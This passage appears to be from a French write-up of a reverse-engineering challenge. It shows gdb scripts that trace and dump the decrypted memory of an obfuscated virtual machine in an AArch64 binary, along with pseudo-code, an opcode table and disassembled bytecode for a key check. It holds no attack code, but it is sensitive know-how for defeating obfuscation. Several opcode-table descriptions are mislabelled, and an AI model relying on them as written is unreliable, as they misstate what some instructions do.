$ cat catch_40285c.gdb
target remote:5555
b*0x40285C
commands 1
printf "Called 0x%x with arguments: 0x%x\n",$x2,$x1
c
end
c
# Lancement de gdb
$ gdb --batch -x catch_40285c.gdb > catch_40285c.log
$ cat catch_40285c.log | grep -i called | sort | uniq -c
      1 Called 0x4005fc with arguments: 0x1c
  65536 Called 0x40077c with arguments: 0x891e
  65536 Called 0x4008c4 with arguments: 0x1813
     16 Called 0x4008c4 with arguments: 0x2113
     16 Called 0x4008c4 with arguments: 0x2c13
     16 Called 0x4008c4 with arguments: 0x3113
      1 Called 0x4008c4 with arguments: 0x3513
      1 Called 0x4008c4 with arguments: 0xb113
     16 Called 0x4008c4 with arguments: 0xf713
   8192 Called 0x400918 with arguments: 0x1712
      1 Called 0x400918 with arguments: 0xca12
  65536 Called 0x400b04 with arguments: 0x8a0e
 [...]
  65536 Called 0x401794 with arguments: 0x194b008
  65536 Called 0x401794 with arguments: 0x1f66608
      1 Called 0x401794 with arguments: 0x2264208
      1 Called 0x401794 with arguments: 0x2b20008
      1 Called 0x401794 with arguments: 0x2b46a08
     16 Called 0x401794 with arguments: 0x2b48208
      1 Called 0x401794 with arguments: 0x2da6208
      1 Called 0x401794 with arguments: 0x2dad808
     16 Called 0x401794 with arguments: 0xca7e08
```

La liste obtenue est intéressante et nous comprenons vite que chaque fonction corresponds à une instruction du CPU virtualisé. Il paraît aussi judicieux de récupérer la table des fonctions en mémoire, ce qui nous permettra d'associer un index à une adresse de fonction :

```
# Récupération de la mémoire à l'adresse issue des instructions :
0x402854:LDR X2,[X19,X0,LSL#3]
(gdb) x/70x $x19+$x0*8
0x4000801360: 0x00400d9c 0x00000000 0x00400dac 0x00000000
0x4000801370: 0x00401580 0x00000000 0x00401634 0x00000000
0x4000801380: 0x004016e4 0x00000000 0x00401030 0x00000000
0x4000801390: 0x004010ec 0x00000000 0x004011b4 0x00000000
0x40008013a0: 0x00401794 0x00000000 0x00400d58 0x00000000
0x40008013b0: 0x00400c90 0x00000000 0x00400c20 0x00000000
0x40008013c0: 0x00400bd0 0x00000000 0x00400b78 0x00000000
0x40008013d0: 0x00400b04 0x00000000 0x00400a8c 0x00000000
0x40008013e0: 0x00400a08 0x00000000 0x00400978 0x00000000
0x40008013f0: 0x00400918 0x00000000 0x004008c4 0x00000000
0x4000801400: 0x00400864 0x00000000 0x004007ec 0x00000000
0x4000801410: 0x00400d24 0x00000000 0x00400ce0 0x00000000
0x4000801420: 0x00401970 0x00000000 0x004018d0 0x00000000
0x4000801430: 0x0040187c 0x00000000 0x004005f4 0x00000000
0x4000801440: 0x004005fc 0x00000000 0x00401490 0x00000000
0x4000801450: 0x0040077c 0x00000000 0x00000000 0x00000000
0x4000801460: 0x00000000 0x00000000 0x00000000 0x00000000
0x4000801470: 0x00000000 0x00000000
```

Ayant tous ces éléments en main, il reste deux inconnues : le **contenu de la ROM** ainsi que le **rôle de chaque instruction virtuelle**.

Il ne faudra pas oublier d'ajouter ces fonctions dans `IDA` à l'aide d'un script `IDAPython` où via l'application de *MakeFunction()*.

2.3.3 RE des fonctions de gestion de la mémoire de la VM

Nous avons vu précédemment que la fonction principale appelait des fonctions de chargement et de stockage en mémoire. Cela paraît d'ailleurs être particulièrement important puisque les instructions contenues dans la ROM sont chargées à partir de ces fonctions.

Il va falloir analyser en détail ces fonctions afin de comprendre comment le chargement se déroule, sachant que les données semblent être compressées dans le segment 0x500000.

Regardons d'abord la fonction que nous avons appelée "*LoadFromMemory*" et qui se trouve à l'adresse 0x4022AC. Celle-ci se résume (simplifiée à l'extrême) par le pseudo-code ci-dessous :

```
int loadFromMemory(int srcOffset, int destOffset, int length){
        int baseAddress = getBaseAddress(srcOffset);
        // Adresse source modulo 64 octets
        int offset =  srcOffset & 0x3F;
        for(int counter = 0;counter<length;counter++){
                // Copie octet a octet entre source et destination
                *(destOffset+counter) = *(baseAddress+offset+counter);
        }
        return counter;
}
```

Son équivalent dans l'autre sens fonctionne de manière similaire. Ce ne sont pas ces fonctions qui sont le plus importante, le cœur de la gestion de la mémoire résidant dans la fonction appelée "*getBaseAddress(srcOffset)*".

En effet, nous observerons que cette fonction se charge de renvoyer la **page mémoire** (chaque page faisant 0x40 octets) correspondant à l'argument de l'adresse mémoire source.

Cependant, la pagination est dynamique et une table contenant les pages est créée au fur et à mesure de leur utilisation.

Nous pouvons observer la lecture de la table dans le début de la fonction "*getBaseAddress(srcOffset)*" située à l'adresse 0x4020C4 :

```c
int getBaseAddress(srcOffset){
        // Extraction de l offset de la page depuis l adresse source
        int pageOffset = (srcOffset/0x40) & 0x3F;
        // Cherche dans la zone fixe l adresse de la table de pagination
        int pageTable = 0x801000 + 0x60;
        int counter = 0;
        // Taille de la table : 0x20 enregistrements
        while(counter<0x20){
                // Parcours de la table
                if( *(pageTable+counter)== pageOffset  )
                        return 0x812000+counter*0x40;
                counter++;
        }
        // Si l'index n'est pas contenu dans la table, la page va etre ajoutee
        // dans la table puis dechiffree en memoire a l adresse 0x400498
        return allocPage(pageOffset);
}
```

La fonction "*allocPage()*" n'existe pas en tant que telle mais représente un embranchement pris dans la fonction lorsque la table n'existe pas. Voici un extrait de la fonction qui alloue une nouvelle zone et va donc chercher dans le segment de données :




FIGURE 7 – Extrait de la fonction de déchiffrement lors de l'allocation d'une nouvelle page : sub_400498

Cette fonction est réellement complexe et se résume à de nombreuses manipulations arithmétiques suivi d'un XOR de la zone à allouer par plusieurs clés de chiffrement.

Fort heureusement, il n'est pas essentiel d'analyser le contenu de cette fonction, principalement du fait qu'il est possible d'**extraire chaque zone de mémoire de manière dynamique**.

2.3.4 Récupération des données déchiffrée (ROM)

La dernière étape, avant de reconstruire le cheminement de la machine virtuelle, va être de récupérer dans son entièreté le contenu de chaque zone, déchiffré. Comme cela a été évoqué précédemment, nous allons procéder de

manière dynamique.

Bien évidemment, nous utiliserons toujours gdb et nous allons nous placer juste avant l'appel de la fonction "*getBaseAddress()*", modifier les arguments de manière à forcer l'*offset* à déchiffrer puis mettre un point d'arrêt à l'instruction exécutée après la fin de la fonction.

Il ne restera plus qu'à extraire 0x40 octets à partir de l'adresse retournée (dans le registre **X0**) et à réinitialiser le flot de contrôle au début de la fonction, puis ainsi de suite :

```
$ cat dumpMemory.gdb
target remote:5555
b*0x4022E4
b*0x4022E8
set $counter=0
commands 1
 set $x0=0x4000801000
 set $x1=0x40*$counter
 set $counter = $counter+1
 c
 end
commands 2
 append memory all.dump $x0 $x0+0x40
 set $pc=0x4022e4
 c
 end
c
$ gdb --batch -x dumpMemory.gdb
$ hexdump -C all.dump | more
00000000  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00000030  00 00 00 00 00 20 00 00  00 00 00 00 40 00 00 00  |..... ......@...|
[...]
00000310  00 03 00 00 01 03 3a 00  00 04 00 00 01 14 02 00  |......:.........|
00000320  1d 00 08 00 b2 02 00 00  00 00 00 00 00 00 3a 3a  |..............::|
00000330  20 50 6c 65 61 73 65 20  65 6e 74 65 72 20 74 68  | Please enter th|
00000340  65 20 64 65 63 72 79 70  74 69 6f 6e 20 6b 65 79  |e decryption key|
00000350  3a 20 00 00 3a 3a 20 54  72 79 69 6e 67 20 74 6f  |: ..:: Trying to|
00000360  20 64 65 63 72 79 70 74  20 70 61 79 6c 6f 61 64  | decrypt payload|
00000370  2e 2e 2e 0a 20 20 20 57  72 6f 6e 67 20 6b 65 79  |....   Wrong key|
00000380  20 66 6f 72 6d 61 74 2e  0a 00 20 20 20 49 6e 76  | format...   Inv|
00000390  61 6c 69 64 20 70 61 64  64 69 6e 67 2e 0a 00 00  |alid padding....|
000003a0  20 20 20 43 61 6e 6e 6f  74 20 6f 70 65 6e 20 66  |   Cannot open f|
000003b0  69 6c 65 20 70 61 79 6c  6f 61 64 2e 62 69 6e 2e  |ile payload.bin.|
000003c0  0a 00 3a 3a 20 44 65 63  72 79 70 74 65 64 20 70  |..:: Decrypted p|
000003d0  61 79 6c 6f 61 64 20 77  72 69 74 74 65 6e 20 74  |ayload written t|
000003e0  6f 20 70 61 79 6c 6f 61  64 2e 62 69 6e 2e 0a 00  |o payload.bin...|
000003f0  70 61 79 6c 6f 61 64 2e  62 69 6e 00 58 58 58 58  |payload.bin.XXXX|
00000400  58 58 58 58 58 58 58 58  58 58 58 58 00 00 00 00  |XXXXXXXXXXXX....|
00000410  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
```

L'information principale extraite est la présence de chaînes de caractères en clair. De plus, et cela n'apparaît pas dans la capture pour une raison d'espace, nous observerons que la mémoire est extraite de 0x40 à 0x410 (**les instructions de la ROM**) puis de 0x8000 à 0xA000 (**peut-être le mystérieux fichier "payload.bin" à extraire**).

Il est enfin temps de recréer la machine virtuelle à partir du jeu d'instructions !

2.4 Ré-implémentation de la machine virtuelle

2.4.1 Détermination des codes d'opération

Une importante partie du travail sera la rétro-ingénierie de chaque fonction faisant partie de la table de fonction appelée.

Étude de la fonction d'addition

Nous allons étudier uniquement une fonction (la routine d'addition de registre), sachant que l'étude sera similaire sur les autres fonctions, exceptée éventuellement la fonction correspondant aux appels systèmes.

Ci-dessous, la fonction *"ADD REGISTER"* désassemblée :




FIGURE 8 – Fonction d'addition de registre à l'adresse 0x400918

Les arguments passés à cette fonction sont sous la forme **IndexFonction_R2_R1** ce qui corresponds à une instruction 16 bits (un octet pour l'index de la fonction, un "nibble" pour le premier registre et un second "nibble" pour l'autre).

Le déroulement de la fonction d'addition est simple :

- récupération de l'argument et extraction d'un "nibble" correspondant à un registre ;
- appel de la fonction *"loadFromMemory()"* renommée ici en *"getRegisterValue()"* afin de récupérer la valeur en mémoire correspondant au registre ;
- idem pour le second registre passé en argument ;

— addition des deux registres par l'instruction **"ADD"** ;
— ecriture vers la zone de mémoire correspondant au premier registre qui sera la destination ;

Certaines instructions sont plus compliquées car sur 32 bits, comme la fonction d'embranchement par exemple. D'autres, enfin, contiennent de légers obscurcissement de code tels que :

```
SUB             X29, X29, #0x687
SUB             X29, X29, #0xAC
ADD             X29, X29, #0x733
ADD             X29, X29, #0x10
ADD             X29, X29, #0x20
STR             W0, [X29,#var_s0]
[...]
MOV             X3, #0x6800
EXTR            X3, X3, X3, #3
EXTR            X3, X3, X3, #0x10
CLZ             X3, X3
```

L'analyse similaire des autres fonctions a permis la création du tableau ci-dessous qui résume les différentes instructions existantes, leur adresse dans le programme et leur description :

Adresse	Opcode	Mnémonique	Description
0x400d9c	0x0	MOV R1,Imm	Affecte R1 avec une valeur directe
0x400dac	0x1	OR R1,Imm	OU logique avec une valeur directe
0x401580	0x2	LOADW R1,[R2+Address]	Chargement de quatre octets vers le registre d'une adresse
0x401634	0x3	LOAD R1,[R2+Address]	Chargement de deux octets vers le registre d'une adresse
0x4016e4	0x4	LOADB R1,[R2+Address]	Charge un octet à une adresse pointée par R2 dans R1
0x401030	0x5	STOREW R1,[R2+Address]	Charge quatre octet d'une adresse additionnée à R2 dans R1
0x4010ec	0x6	STORE R1,[R2+Address]	Charge deux octets d'une adresse additionnée à R2 dans R1
0x4011b4	0x7	STOREB R1,[R2+Address]	Écris en mémoire la valeur de R1 à l'adresse pointée par R2
0x401794	0x8	BE [Address]	Embranchement conditionnel vers une adresse donnée
0x400d58	0x9	NOT R1	NON logique
0x400c90	0xa	XOR R1,R2	OU exclusif
0x400c20	0xb	OR R1,R2	OU logique
0x400bd0	0xc	AND R1,R2	ET logique
0x400b78	0xd	LSL R1,R2	Décalage à gauche
0x400b04	0xe	LSR R1,R2	Décalage à droite
0x400a8c	0xf	ASR R1,R2	Rotation à droite
0x400a08	0x10	SHL R1,R2	Décalage à gauche
0x400978	0x11	SHR R1,R2	Décalage à droite
0x400918	0x12	ADD R1,R2	Addition
0x4008c4	0x13	SUB R1,R2	Soustraction
0x400864	0x14	MUL R1,R2	Multiplication
0x4007ec	0x15	DIV R1,R2	Division
0x400d24	0x16	INC R1	Incrément
0x400ce0	0x17	DEC R1	Décrément
0x401970	0x18	MOV R1,*R2	Dé-référence R2
0x4018d0	0x19	BRANCH [RE]	Branche conditionnelle en fonction du registre 0xE
0x40187c	0x1a	BRANCH [RF]	Branche conditionnelle en fonction du registre 0xF
0x4005f4	0x1b	NOP	Ne fait ... rien
0x4005fc	0x1c	STR [Memory]	Écris dans la zone de l'argument
0x401490	0x1d	SYSCALL	Gère l'écriture vers `stdout` ainsi que la lecture
0x40077c	0x1e	BITPARITY R1	Extrait la parité des bits de R1


2.4.2 Création du jeu d'instruction

Un assemblé lisible par le lecteur sera généré à partir de chaque instruction contenue dans la ROM. Celui-ci sera classifié par blocs liés entres eux en fonction de leurs flots de contrôle. Ce graphique de flots de contrôle ou *CFG* permettra une compréhension du programme instancié dans la machine virtuelle du binaire.

Plusieurs solutions existent pour générer un *CFG* à partir du bloc d'instructions extrait du programme : un script associant chaque fonction à un mnémonique adéquat, l'ajout d'un nouveau processeur dans `metasm`, l'utilisation d'un programme similaire destiné à solutionner ce type de problématique.

La solution choisie a été la création d'un script créant la liste des instructions désassemblées et qui est présent en annexe.

Le résultat de la création d'un *CFG* est disponible page suivante :


Début :
0x40 : MOV R1,0x0
0x44 : OR R1,0x2
0x48 : MOV R2,0x0
0x4c : OR R2,0x1
0x50 : MOV R3,0x0
0x54 : OR R3,0x32e
0x58 : MOV R4,0x0
0x5c : OR R4,0x24
0x60 : SYSCALL
0x62 : MOV R1,0x0
0x66 : OR R1,0x1
0x6a : XOR R2,R2
0x6c : MOV R3,0x0
0x70 : OR R3,0x3fc
0x74 : MOV R4,0x0
0x78 : OR R4,0x10
0x7c : SYSCALL
0x7e : LOADW R5,[R0+0x0]
0x82 : MOV R3,0x0
0x86 : OR R3,0x10
0x8a : SUB R5,R3
0x8c : BE [0x2b4]
Vérification caractères :
0x90 : MOV R15,0x0
0x94 : OR R15,0x10
0x98 : MOV R14,0x0
0x9c : OR R14,0x3fc
0xa0 : MOV R13,0x0
0xa4 : OR R13,0x326
0xa8 : DEC R13
0xaa : MOV R2,0x0
0xae : OR R2,0x30
0xb2 : MOV R3,0x0
0xb6 : OR R3,0x39
0xba : MOV R4,0x0
0xbe : OR R4,0x41
0xc2 : MOV R5,0x0
0xc6 : OR R5,0x46
0xca : LOADB R12,[R14+0x0]
0xce : LOADW R1,[R0+0x2c]
0xd2 : SUB R1,R2
0xd4 : BE [0x2b4]
0xd8 : LOADW R1,[R0+0x2c]
0xdc : SUB R1,R3
0xde : BE [0x106]
0xe2 : LOADW R1,[R0+0x2c]
0xe6 : SUB R1,R4
0xe8 : BE [0x2b4]
0xec : LOADW R1,[R0+0x2c]
0xf0 : SUB R1,R5
0xf2 : BE [0x2b4]
0xf6 : SUB R12,R4
0xf8 : MOV R1,0x0
0xfc : OR R1,0xa
0x100 : ADD R12,R1
0x102 : BE [0x108]
0x106 : SUB R12,R2
0x108 : MOV R7,0x0
0x10c : OR R7,0x10
0x110 : SUB R7,R15
0x112 : MOV R1,0x0
0x116 : OR R1,0x1
0x11a : AND R1,R7
0x11c : BE [0x12c]
0x120 : MOV R7,0x0
0x124 : OR R7,0x4
0x128 : LSL R12,R7
0x12a : INC R13
0x12c : LOADB R1,[R13+0x0]
0x130 : OR R1,R12
0x132 : STOREB [R13+0x0],R1
0x136 : INC R14
